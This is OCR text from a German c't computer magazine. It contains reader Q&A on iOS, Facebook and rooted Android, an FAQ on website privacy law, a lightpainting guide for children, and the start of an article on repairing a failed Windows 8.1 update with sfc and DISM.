! Mit iOS 8 geht das ganz einfach. Rufen Sie in den Bedienungshilfe-Einstellungen die Unterkategorie „Sprachausgabe“ auf und aktivieren Sie dort die Option „Bildschirminhalt sprechen“. Von jetzt an startet ein Zweifinger-Wisch vom oberen Displayrand nach unten die systemweite Sprachausgabe. iOS liest dabei nicht nur den sichtbaren Bildschirminhalt vor, sondern auch ganze Webseiten, bei denen man scrollen muss. Über das frei verschiebbare Kontrollfenster können Sie im Text springen, die Ausgabe pausieren und das Sprechtempo bestimmen – auch im Sperrbildschirm.

Tipp: Aktivieren Sie im Safari die Reader-Ansicht über das gestreifte Icon oben links im Adressfeld. Sie entfernt Werbung und unnötige Seitenelemente, die iOS sonst mit vorträgt. Zudem fasst die Reader-Ansicht bei vielen Websites mehrseitige Artikel zu einem langen Text zusammen, sodass diese in einem Rutsch vorgelesen werden. (wre@ct.de)

Facebook zeigt keine Link-Vorschau

? Wenn ich auf meiner Facebook-Page einen Link poste, zeigt Facebook keine Vorschau mehr an. Was kann ich tun?


! Es kann sein, dass Facebook ein Problem beim Cachen der geposteten Seite hat. Kopieren Sie den Link in den Facebook Open Graph Object Debugger (siehe c’t-Link) und lassen Facebook die Seiteninformationen neu einlesen (Fetch New Scrape Information). Laden Sie dann Ihre Facebook Page erneut und fügen Sie den Link ein. Die Vorschau sollte nun wieder funktionieren. (mfi@ct.de)

c't Open Graph Object Debugger: ct.de/yktv

App-Updates scheitern

? Auf meinem gerooteten Android-Gerät scheitern App-Updates mit der Fehlermeldung „Nicht genügend Speicherplatz verfügbar“ – obwohl das nachweislich nicht stimmt. Wie biege ich das wieder gerade?

! Das beschriebene Problem tritt auf Smartphones und Tablets mit CyanogenMod 11 und einigen anderen gerooteten Android-Geräten auf. Zuerst sollten Sie überprüfen, ob die Fehlermeldung nicht womöglich doch zutrifft – schauen Sie zuerst über Einstellungen/Gerät/Speicher, wie viel Platz im internen Speicher noch übrig ist.



Ohne Werbung und Navigations-Menüs: Safaris Reader-Ansicht ist nicht nur eine Wohltat für die Augen, sondern auch für die Ohren.

Scheitert die Aktualisierung einer Android-App mit dieser Fehlermeldung, haben sich Zugriffsrechte verheddert. Zwei kostenlose Reparatur-Apps schaffen Abhilfe.

Meistens erscheint die Fehlermeldung jedoch aufgrund eines Problems mit Zugriffsrechten im System. Der Play Store stellt mehrere Apps bereit, die „Fix Permissions“ versprechen. Im Test bewährte sich insbesondere die Kombination des kostenlosen „Fix Me Storage“ von Timberwolf Programmers und „InsuFixer (root)“ von Zikaeroh (siehe c’t-Link).

Starten Sie zuerst „Fix Me Storage“ und tippen Sie dort nacheinander auf „Fix Ownership“ und „Fix Permissions“. Starten Sie dann „InsuFixer“ und tippen Sie dort auf die Neu-Laden-Schaltfläche. InsuFixer listet daraufhin eine Reihe von Ordnern mit defekten Zugriffsrechten auf. Wenn Sie auf den Haken oben rechts tippen, löscht die App diese Ordner. Danach sollten alle App-Updates wieder durchlaufen.

Beide genannten Apps benötigen Superuser-Rechte. Wer das zu skeptisch sieht und keine Risiken eingehen will, kann das Problem auch etwas umständlicher manuell beseitigen. Hierfür wechseln Sie mit einer Root-tauglichen Dateiverwaltungs-App wie dem Total Commander in den Unterordner „/data/app-lib“ und suchen dort den Ordner der App, deren Update gescheitert ist. Im abgebildeten Beispiel beginnt er mit „com.mobisystems.editor.office_registered“. Am bequemsten finden Sie den internen Namen einer App heraus, indem Sie in den Android-Einstellungen unter Gerät/Apps auf die renitente App tippen: Der App-Info-Dialog führt den internen Namen in der zweiten Zeile auf.

Bei betroffenen Apps finden Sie unter app-lib gleich zwei Ordner mit unterschiedlichen Zahlen am Ende – etwa „com.mobisystems.editor.office_registered-1“ und „com.mobisystems.editor.office_registered-2“. Löschen Sie beide Ordner oder benennen Sie sie um (etwa in „com.mobisystems.editor.office_registered-old2“). Im nächsten Anlauf sollte das Update klappen. (ghi@ct.de)

c't Reparatur-Apps: ct.de/yzfy

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

FAQ

Joerg Heidrich

Datenschutz auf Websites


Antworten auf die häufigsten Fragen

Datenschutzerklärung

Brauche ich als Website-Betreiber eine Datenschutzerklärung?

In aller Regel ja, zumindest, wenn Sie sich im Anwendungsbereich des Telemediengesetzes (TMG) bewegen. Das betrifft praktisch jede Website, die sich nicht auf eine rein private Darstellung beschränkt, also etwa Bilder der eigenen Katzen für Freunde und Verwandte anbietet. Wer jedoch dauerhaft eine Website für die Öffentlichkeit betreibt, ist nach Paragraf 13 TMG verpflichtet, den User „zu Beginn des Nutzungsvorgangs über Art, Umfang und Zwecke der Erhebung und Verwendung personenbezogener Daten in allgemein verständlicher Form zu unterrichten".

Die Datenschutzerklärung muss jederzeit abrufbar sein. Idealerweise enthält jede Unterseite einen Link dorthin, ähnlich wie beim Impressum. Der Name sollte selbsterklärend sein, wobei auch deutschsprachige Seiten häufig den englischen Begriff „Privacy Policy" verwenden.



datenschutz-generator.de erstellt mit wenig Aufwand eine zur Website passende Datenschutzerklärung.

Personenbezogene Daten

Welche Informationen fallen in den Bereich des Datenschutzes?

Das Bundesdatenschutzgesetz (BDSG) definiert „personenbezogene Daten" in Paragraf 3 als „Einzelangaben über persönliche oder sachliche Verhältnisse einer bestimmten oder bestimmbaren natürlichen Person". Hierzu gehören etwa Angaben wie Namen, Adressen, Geburtsdaten oder auch genetische Informationen. Dies gilt außerdem für Daten, über die ein Mensch erst mit Zusatzinformationen bestimmbar ist, etwa das Autokennzeichen oder die Kontonummer. Bei E-Mail-Adressen kommt es auf den Einzelfall an: vorname.nachname@domain.de ist eindeutig personenbezogen, info@unternehmen.de ist es nicht. Angaben, mit denen keine Einzelperson identifiziert werden kann, fallen folglich nicht in den Bereich des Datenschutzes, etwa Lieferlisten, Zeichnungen oder Code.

IP-Adressen

Ich habe gehört, dass auch IP-Adressen geschützt sind. Ist das richtig?

Nach herrschender Meinung unter den Juristen und insbesondere nach Ansicht der Datenschutzaufsichtsbehörden fallen auch IP-Adressen in den Bereich des Datenschutzes. Denn zusammen mit dem Zeitpunkt des Zugriffs lässt sich der Anschlussinhaber des Internetzugangs identifizieren. Allerdings braucht man hierfür die Mithilfe des Internet-Providers oder auch weitere Angaben wie Foren- oder Social-Media-Zugangsdaten.

Wer die IP-Adresse speichern und verarbeiten will, braucht dafür die Einwilligung der Betroffenen oder alternativ eine gesetzliche Grundlage, die dies erlaubt. So kann beispielsweise erlaubt sein, IP-Adressen bei Foren-Postings zu speichern. Voraussetzung ist allerdings, dass die User dieser Nutzung vorab im Rahmen der Anmeldung zustimmen. In jedem Fall muss ein Website-Betreiber seine Nutzer über den Umgang mit diesen Daten in der Datenschutzerklärung aufklären.

Logfiles

Wenn IP-Adressen datenschutzrechtlich geschützt sind, darf ein Webserver diese dann überhaupt in Logfiles schreiben?

Ob und wie lange IP-Adressen im Rahmen von Logfiles protokolliert werden dürfen, ist unter Juristen und Datenschützern seit vielen Jahren umstritten. Die Ansichten gehen dabei von „gar nicht" bis hin zu einer kurzfristigen Speicherung von sieben oder vierzehn Tagen zu Zwecken der IT-Sicherheit. Um derartige Streitigkeiten zu vermeiden, ist es sinnvoll, IP-Adressen anonymisiert zu speichern. Dies kann dadurch geschehen, dass man die letzten Ziffern der IP-Adresse durch Nullen ersetzt. Die so veränderten Daten sind noch für alle Zwecke der IT-Sicherheit nutzbar, sie haben jedoch ihren Personenbezug verloren.

Cookie-Hinweise

Immer häufiger sehe ich auf Websites Meldungen, dass sie Cookies verwenden. Muss ich ebenfalls einen solchen Hinweis einbauen?

Cookies sind dann rechtlich relevant, wenn sie personenbezogene Daten enthalten, also etwa die IP-Adresse oder auch Anmeldedaten von Usern. In diesem Fall muss die Website Informationen über das Cookie und dessen Nutzung bereithalten, idealerweise im Rahmen der Datenschutzer-

© Copyright by Heise Medien

klärung. Was man darüber hinaus noch unternehmen muss, um derartige Cookies nutzen zu dürfen, ist umstritten. Eine Anleitung enthält beispielsweise die Website meine-cookies.org, ein gemeinsames Angebot der im Bundesverband Digitale Wirtschaft (BVDW) organisierten Online-Vermarkter. Danach muss ein Seitenanbieter den Besucher vorab über die beabsichtigte Nutzung der personenbezogenen Daten unterrichten und eine bewusste und eindeutig erteilte Zustimmung einholen. Es ist allerdings offensichtlich, dass sich in der Praxis kaum jemand an diese Vorgaben des eigenen Verbands hält. Als absolutes Minimum sollte ein Website-Betreiber in der Datenschutzerklärung über die verwendeten Cookies informieren.

Sonstige Angaben

? Was sollte eine Datenschutzerklärung sonst noch enthalten?

! In eine Datenschutzerklärung gehören vor allem Angaben dazu, welche personenbezogenen Daten der Seitenbetreiber zu welchem Zweck erhebt und verarbeitet. Werden Daten an Dritte weitergegeben, erfordert das einen gesonderten Hinweis. Schließlich muss man dem Besucher eine Kontaktadresse mit einem Ansprechpartner nennen, über den er die über ihn gespeicherten Daten jederzeit löschen oder sperren lassen kann.

Datenschutzbeauftragter

? Wann brauche ich einen Datenschutzbeauftragten und muss ich diesen in meiner Privacy Policy benennen?

! Die Pflicht, einen Datenschutzbeauftragten zu bestellen, ergibt sich aus Paragraf 4f des BDSG. Dazu verpflichtet sind Unternehmen, bei denen mehr als neun Personen ständig oder mindestens zwanzig Personen „in der Regel“ mit der Verarbeitung personenbezogener Daten beschäftigt sind. Die ausgewählte Person muss für diese Aufgabe persönlich sowie fachlich geeignet sein. Mitglieder der Geschäftsführung sind nicht erlaubt, wohl aber externe Personen wie ein qualifizierter Anwalt. Auch wenn es nicht zwingend erforderlich ist, empfiehlt es sich, den Datenschutzbeauftragten im Impressum oder in der Datenschutzerklärung anzugeben.

Google Analytics

? Was muss ich bei der Nutzung von Google Analytics beachten?

! Aus datenschutzrechtlicher Sicht ist Google Analytics grundsätzlich als problematisch einzuordnen. Das Tool führt unter anderem Daten zum Surfverhalten zu Benutzerprofilen zusammen. Brisant ist aber vor allem die Übertragung von IP-Adressen als personenbezogenen Daten in die USA. Dies ist nur eingeschränkt zulässig, da dort ein weitaus niedrigerer Schutz für solche Informationen besteht. Allerdings hat der Datenschutzbeauftragte Hamburgs 2011 mit Google eine Vereinbarung geschlossen, damit man Analytics rechtskonform nutzen kann. Kernpunkt ist dabei die Kürzung der IP-Adresse um den letzten Zahlenbereich, sodass der Personenbezug verloren geht. Zudem muss man eine Vereinbarung zur Auftragsdatenverarbeitung mit Google abschließen und die Datenschutzerklärung entsprechend anpassen. Folgt man diesen Vorgaben, so ermöglicht dies einen datenschutzkonformen Einsatz von Google Analytics.

Social-Media-Buttons

? Welchen Sinn haben eigentlich die c’t-Projekte „2 Klicks“ und „Shariff“ für die Einbindung von Social-Media-Buttons?

! Damit Besucher Inhalte einer Website ohne Umwege in sozialen Netzwerken teilen können, verwenden die Betreiber gerne Buttons oder Widgets. Facebook, Twitter und Co. stellen fertige Codeschnipsel bereit, die man einfach in den Quelltext einfügt. Das hat für die Besucher jedoch einen unschönen Nebeneffekt. Schon beim Laden einer Seite sendet der Browser ohne Wissen und Zustimmung des Betroffenen persönliche Daten wie die IP-Adresse oder ganze Cookies an die sozialen Dienste. Shariff ist eine Weiterentwicklung der 2-Klick-Lösung und bieten Webentwicklern eine alternative Methode, um Social-Media-Buttons datenschutzkonform einzubinden. Der Quellcode steht als Open Source auf Github zur Verfügung.


Rechtliche Konsequenzen

? Kann ich für Fehler oder fehlende Hinweise in meiner Datenschutzerklärung abgemahnt werden?

! Das ist zwischen den Gerichten in Deutschland umstritten. Es gibt eine Reihe von Entscheidungen, die dies verneinen. Anders sieht das allerdings das Oberlandesgericht (OLG) Hamburg in einer Entscheidung aus 2013 (Az. 3 U 26/12). Danach ist eine Erhebung von personenbezogenen Daten ohne eine ausreichende Datenschutzerklärung wettbewerbswidrig und kann kostenpflichtig abgemahnt werden. Das Bundesdatenschutzgesetz habe auch die Aufgabe, „im Interesse der Marktteilnehmer das Marktverhalten zu regeln“, so das OLG. Es bleibt abzuwarten, ob auch andere Gerichte dieser Argumentation folgen. Aufgrund des fliegenden Gerichtsstands kann man überall dort verklagt werden, wo das Internet „bestimmungsgemäß abrufbar ist“ – also jederzeit auch in Hamburg. Daher sollten Website-Betreiber eine korrekte Datenschutzerklärung formulieren und vorhalten.

(wre@ct.de)

c't Anleitungen und Hilfsmittel: ct.de/yb6p



Mit Shariff lassen sich Social-Media-Buttons datenschutzkonform auf einer Webseite einbinden.

© Copyright by Heise Medien

André Kramer

Lichtkunst

Lightpainting mit Kindern

Kinder malen gern mit Wachsmalstiften auf Papier, mit Kreide auf der Straße oder mit Butter an der Fensterscheibe – warum nicht auch mit Licht direkt in die Kamera? Fürs Lightpainting brauchen Sie nur eine Kamera, ein Stativ, eine Taschenlampe und schummriges Licht.

Lightpainting ist etwas für alle Altersklassen. Die Bilder, die dabei entstehen, sind in jedem Fall faszinierend. Das Resultat liegt je nach Alter des Künstlers irgendwo zwischen einfachen Krakeleien und Zeichnungen im Stil eines Picasso, der übrigens tatsächlich mit Lightpainting experimentiert hat.

Lichtmalerei erfordert ein wenig Übung, aber da die Resultate unmittelbar auf dem Kameradisplay sichtbar werden, kann man gemeinsam aus Fehlern lernen und versuchen, es beim zweiten, dritten oder vierten Versuch noch besser zu machen.

Beim Malen richtet man den Lichtkegel der Taschenlampe direkt auf die Kamera. So kann man auf den Sensor malen oder schreiben – unmittelbar und ganz ohne Nachbearbeitung. Die mit der Taschenlampe gezeichneten Motive schweben anschließend wie von Geisterhand gemalt im Bild. Das Zeichnen in der Luft und die Aktivität im Dunkeln verleihen dem Lightpainting einen eigenen Reiz.

Die Grundlagen sind schnell erklärt: Üblicherweise fängt eine Kamera beim Fotografieren das von den Gegenständen reflektierte Licht ein. Im hellen Tageslicht belichtet eine Kamera in der Regel nur Bruchteile von Sekunden, bei Dunkelheit muss die Blende sehr viel länger geöffnet sein. Damit das Licht selbst bei Nacht für ein gut ausgeleuchtetes Foto reicht, muss oft bis zu 30 Sekunden belichtet werden. Währenddessen haben Sie oder Ihr Kind Zeit, allerlei Unfug vor der Kamera zu veranstalten. Wer sich nur kurzzeitig vor dem Sensor aufhält, wird später im Bild nicht zu sehen sein; die kleinen Lichtkünstler können sich also einigermaßen frei bewegen.

Die Lampe

Die Wahl der Taschenlampe ist entscheidend für ein gutes Ergebnis. Die alte Funzel aus der Garage liefert keine guten Bilder – sie zum Lightpainting zu verwenden wäre in etwa so, als wollte man mit einer Farbrolle Graffiti malen. Bei Elektronikhändlern gibt es Taschenlampen in unterschiedlichen Größen und Lichtstärken ab 20 Euro. Als Leuchtmittel dienen wahlweise Glühlampen oder LEDs. Letztere geben nicht nur deutlich helleres Licht ab, die Batterien darin halten auch viel länger als in einer Taschenlampe mit Glühlampen.

Eine Lampe im Kugelschreiberformat im unteren Preissegment, beispielsweise ein Pen Light von LED Lenser, ist für die Lichtmalerei ideal. Es gibt auch Taschenlampen mit unterschiedlich farbigem Licht wie das Modell Quadro RGBW von Wolf-Eyes. Mit solchen Lampen können mehrere Kinder gleichzeitig an einem Bild malen – jedes mit seiner eigenen Farbe. Diese vierfarbigen Lampen kosten allerdings 80 Euro. Wenn man mehrere Lampen von diesem Typ benötigt, geht das mächtig ins Geld.

Lampen mit Druckknopf eignen sich deutlich besser als solche mit einem Schalter. Ein Druck auf den Knopf entspricht beim Malen später dem Druck mit dem Stift aufs Papier. Das ist zunächst etwas unintuitiv – der Vergleich mit dem Malen per Maus am Computer kann da helfen.

Die Szene

Ganz finstere Nächte eignen sich nicht für Lightpainting-Experimente. Wenn Sie die Hand vor Augen nicht sehen können, sinkt die Chance, eine aussagekräftige Zeichnung ins Bild zu bekommen, und gleichzeitig steigt die Gefahr, Stativ und Kamera versehentlich umzukegeln. Außerdem wirken die Lichtzeichnungen erst so richtig, wenn auch vom Hintergrund etwas zu sehen ist.

Am besten begeben Sie sich nach Einbruch der Dunkelheit in den beleuchteten Garten. Oder Sie wählen eine Szene mit Straßenlaternen wie im Beispiel der Platz vor dem Wilhelm-Busch-Museum in Hannover. Für das empfindliche menschliche Auge ist solch eine Szene hell genug, um etwas zu erkennen. Für die Kamera ist sie gleichzeitig dunkel genug, um lange belichten zu können. Eine Alternative ist das schwach beleuchtete Wohnzimmer oder ein Fotostudio.

Die Lichtmaler können sich weitgehend unbehelligt vor der Kamera bewegen, sollten aber ständig in Bewegung bleiben, um nicht doch auf dem Foto sichtbar zu werden. Kindern fällt das in der Regel nicht schwer. Bevor es losgeht, sollten Sie Ihrem Kind trotzdem noch einmal einschärften: Je länger es beim Malen vor der Kamera stehen bleibt, desto eher wird es im Bild zu sehen sein. Dunkle Kleidung hilft. Skimasken sind nicht

Der c't-Tipp für Kinder und Eltern

Lightpainting mit Kindern

- Kamera mit manueller Programmwahl, Taschenlampe, Stativ, eventuell Requisiten
- etwas Erfahrung im Umgang mit der Digitalkamera
- erste Ergebnisse nach 1 bis 2 Stunden
- Kinder ab etwa 8 Jahren
- falls nicht vorhanden: ca. 20 Euro für eine Taschenlampe

© Copyright by Heise Medien

Die Stadt bietet bei Nacht interessante Kulissen für Lichtmalereien. Das Licht von Straßenlaternen hilft, die Übersicht zu behalten – wenn es zu dunkel ist, stößt man schnell versehentlich an das Stativ oder die Kamera.

erforderlich, aber lange schwarze Ärmel und dunkle Schuhe sind eine gute Idee.

Die Kamera

Sie benötigen eine Kamera, bei der sich Belichtungszeit, Blende und Empfindlichkeit manuell einstellen lassen, denn sonst versucht die Automatik, möglichst kurz mit hoher Empfindlichkeit zu fotografieren und macht allen anderen Bemühungen einen Strich durch die Rechnung. Manuelle Programmwahl bieten Spiegelreflex- und Bridge-Kameras sowie die neueren, kompakten Systemkameras, mittlerweile aber auch viele kompakte Modelle ohne Wechselobjektiv.

Die Kamera muss stabil auf einem Stativ stehen und mit geradem Horizont in weitwinkeliger Einstellung auf das Motiv ausgerichtet sein. Stellen Sie sie auf den manuellen Modus M. Anschließend wählen Sie die verhältnismäßig kleine Blende 8, die maximale Verschlusszeit von 30 Sekunden und eine nicht zu hohe ISO-Einstellung, also etwa 200 bis 400. Die relativ weit geschlossene Blende sorgt dafür, dass ein großer Teil des Motivs im Schärfebereich liegt.

Je nach Lichtsituation müssen Sie nach den ersten Versuchen die ISO-Empfindlichkeit nach oben korrigieren, falls das fertige Bild zu dunkel ist. Fällt das Ergebnis dagegen zu hell aus, ändern Sie die ISO-Empfindlichkeit nach unten. Alternativ können Sie mit der Größe der Blendenöffnung experimentieren. Die Belichtungszeit zu ändern ist weniger ratsam: 30 Sekunden erscheinen zwar wie eine lange Zeit, aber wenn man versucht, eine Zeichnung zu vollenden, wird es bei einer noch kürzeren Belichtungszeit schnell hektisch.

Fokussieren Sie zum Schluss das Objekt bei größtmöglicher Beleuchtung. Im Freien müssen Sie vermutlich manuell fokussieren. Ob Auto- oder manueller Fokus: In jedem Fall sollten Sie vor dem Auslösen den Autofokus der Kamera deaktivieren, da dieser sonst während des Auslösens nach dem Schärfebereich sucht, mangels Licht aber keinen findet.

Sobald Sie ausgelöst haben, dürfen Sie die Kamera auf keinen Fall mehr berühren. Wenn nach dem Auslösen beispielsweise ein Fuß gegen das Stativ stößt, ist das Bild verwackelt. Das Kind sollte vor dem Auslösen bereits die Taschenlampe in der Hand halten. Erstens gilt es, innerhalb der 30 Sekunden, die zum Malen zur Verfügung stehen, keine Zeit zu verlieren, und zweitens kann die Lampe auch zur Orientierung dienen. So lässt sich verhindern, dass Sie oder das Kind das Stativ umreißen und im schlimmsten Fall die Ausrüstung zerstören.

Die Praxis

Steht die Kamera auf dem Stativ und sind die Kinder mit Taschenlampen ausgerüstet, kann es losgehen. Vor der Kamera wie auf einer virtuellen Leinwand zu malen ist zunächst ungewohnt, aber das vergessen Kinder schon nach wenigen Versuchen. Es muss ja nicht gleich ein Tyrannosaurus Rex sein. Je nach Alter, Talent und Erfahrung können die Kinder mit einem Kringel, einem Herz oder einer Pyramide anfangen und nach und nach zu komplizierteren Motiven übergehen. Richtig toll wirkt das Ergebnis, wenn das gemalte Lichtobjekt die darum herum fotografierten Dinge ergänzt.


Die Grundidee lässt sich vielfach variieren. Beispielsweise können auch die Kinder im Bild posieren. Stellen Sie das Kind dazu vor die Kamera und fokussieren darauf. Belichtungszeit, Empfindlichkeit und Blende bleiben wie oben beschrieben. Mit einem zusätzlichen Blitzgerät blitzen Sie Ihr Modell manuell an, damit es scharf abgebildet wird. Mit der Taschenlampe malen Sie dann selbst rund um das Kind Details wie Flügel oder einen Hut ins Bild.

Wählen Sie Dinge, die zum Charakter und den Interessen Ihres Kindes passen oder den Sprössling im Bild auf witzige Weise ausstatten: Engels- oder Batman-Flügel, Kronen, Heiligenscheine, Lichtschwerter, ein Superhelden-Umhang oder ein Raumfahrer-Helm sind beliebte Accessoires. Eine Google-Bildersuche mit dem Stichwort „Lightpainting“ fördert Hunderte von Bildern mit Anregungen zutage, die der Fantasie auf die Sprünge helfen – fertige Kunstwerke bitte gern an die nachstehende E-Mail-Adresse. (akr@ct.de)

Literatur

[1] André Kramer, Lichtmalerei, Fotografie mit Taschenlampen als Lichtquelle, c’t 21/13, S. 154

Die Taschenlampe kann auch Spezialeffekte wie Energieblitze ins Bild zeichnen – oder Sie malen Helme, Schwerter, Kronen oder Heiligenscheine in die Luft.



Bei langer Belichtungszeit lässt sich mit der Taschenlampe allerlei Unfug vor der Kamera veranstalten. Der Künstler selbst ist im fertigen Bild nicht zu sehen. c't

© Copyright by Heise Medien

Gerald Himmelein

Immer Ärger mit dem Rollup

Beseitigung von Windows-Update-Problemen am Beispiel von KB3000850

Seit November schlug auf einem PC mit Windows 8.1 die Installation des Windows-Updates KB3000850 fehl. Ab März behandelt Windows Update das Rollup nicht mehr als empfohlen, sondern als wichtig. Ein Blick unter die Haube führt zum Stolperstein.

Seit seiner Veröffentlichung am 18. November bereitet das Update Rollup KB3000850 für Windows 8.1 Kummer. Einige Virenscanner verhinderten die Aktualisierung; Avast legte sogar das System lahm.

Zunächst führte Microsoft KB3000850 nur als „empfohlen“, seit März wird es hingegen als „wichtig“ eingestuft. Das Update Rollup ist ein 711 MByte großer Brocken, der zur Installation einen Neustart benötigt. Auf einigen PCs bricht die Aktualisierung aber nach 8 bis 15 Prozent ab (ein Neustart nach 30 Prozent ist normal). Dann startet der Rechner zweimal neu und meldet schließlich, das Update sei gescheitert, weshalb der vorherige Zustand wiederhergestellt werde.

Gemein ist, dass es beim Rollup mehrere Ursachen geben kann, warum es fehlschlägt – KB3000850 ist die Zicke unter den Updates. Deshalb eignet es sich aber auch gut als Beispiel, um zu zeigen, wo man bei quer liegenden Windows-Updates noch Hand anlegen kann – auch unter Windows 7.

Vorweg: Die Recherche für diesen Artikel dauerte drei Monate und fraß über 25 Arbeitsstunden, wobei zahlreiche Rezepte aus Internet-Foren ausprobiert und verworfen wurden. Die Beseitigung des Problems dauert zwischen einer halben und einer Stunde.

Windows, heile Dich selbst

Bei einigen Installationen scheitert das Rollup KB3000850, weil es bestimmte Pfade im Startmenü nicht findet. Hier ist die Abhilfe noch relativ einfach, weil Windows die zur Korrektur nötigen Bordmittel schon mitbringt – man muss sie nur finden.

Öffnen Sie zuerst eine Eingabeaufforderung mit Administratorrechten, etwa über das Menü Windows+X. Erste Anlaufstelle ist der System File Checker, kurz SFC. Geben Sie folgende Zeile ein:

```
sfc /scannow
```

und warten Sie, bis die Überprüfung abgeschlossen ist. Je nach Rechner dauert das fünf bis fünfzehn Minuten. Unter Windows 7 sollte danach alles in Ordnung sein.

Bei Windows 8 arbeitet SFC leider nicht mehr so gründlich. Deshalb kommt dort als nächstes das Werkzeug „Deployment Image Servicing and Management“ zum Zuge, kurz DISM. Es ist auf die Reparatur von Windows-Images spezialisiert, was auch Update-Pakete und das laufende Betriebssystem einschließt.

Zuerst soll DISM sicherstellen, dass keine Reste von früheren Windows-Updates das aktuelle Update verhindern. Im nächsten Schritt überprüft DISM die Windows-Installation auf Fehler im Komponentenspeicher und repariert sie automatisch. Setzen Sie hierfür nacheinander mit Administratorrechten folgende Befehle ab:

```
dism /Online /Cleanup-Image /StartComponentCleanup
dism /Online /Cleanup-Image /RestoreHealth
```

